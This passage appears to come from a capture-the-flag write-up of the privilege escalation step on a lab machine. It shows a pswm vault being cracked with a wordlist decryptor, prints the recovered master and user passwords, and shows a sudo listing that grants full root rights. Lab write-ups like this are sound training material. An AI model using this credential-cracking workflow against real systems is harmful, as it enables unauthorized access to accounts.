Privilage Escalation

Once in, investigating the Aleks' home directory, there is a content apparently encrypted in `pswm`

So I used this decryptor in order to find the master password and discover Aleks' password

```shell
❯ python3 pswm-decrypt.py -f code -w /usr/share/wordlists/rockyou.txt

[+] Master Password: flower
[+] Decrypted Data:
+------------+----------+----------------------+
| Alias      | Username | Password             |
+------------+----------+----------------------+
| pswm       | aleks    | flower               |
| aleks@down | aleks    | 1uY3w22uc-Wr{xNHR~+E |
+------------+----------+----------------------+
```

Once logged as *aleks* we can execute whatever as whoever so lets get the root:

```shell
aleks@down:~/.local/share/pswm$ sudo -l
[sudo] password for aleks:
Matching Defaults entries for aleks on down:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User aleks may run the following commands on down:
    (ALL : ALL) ALL
```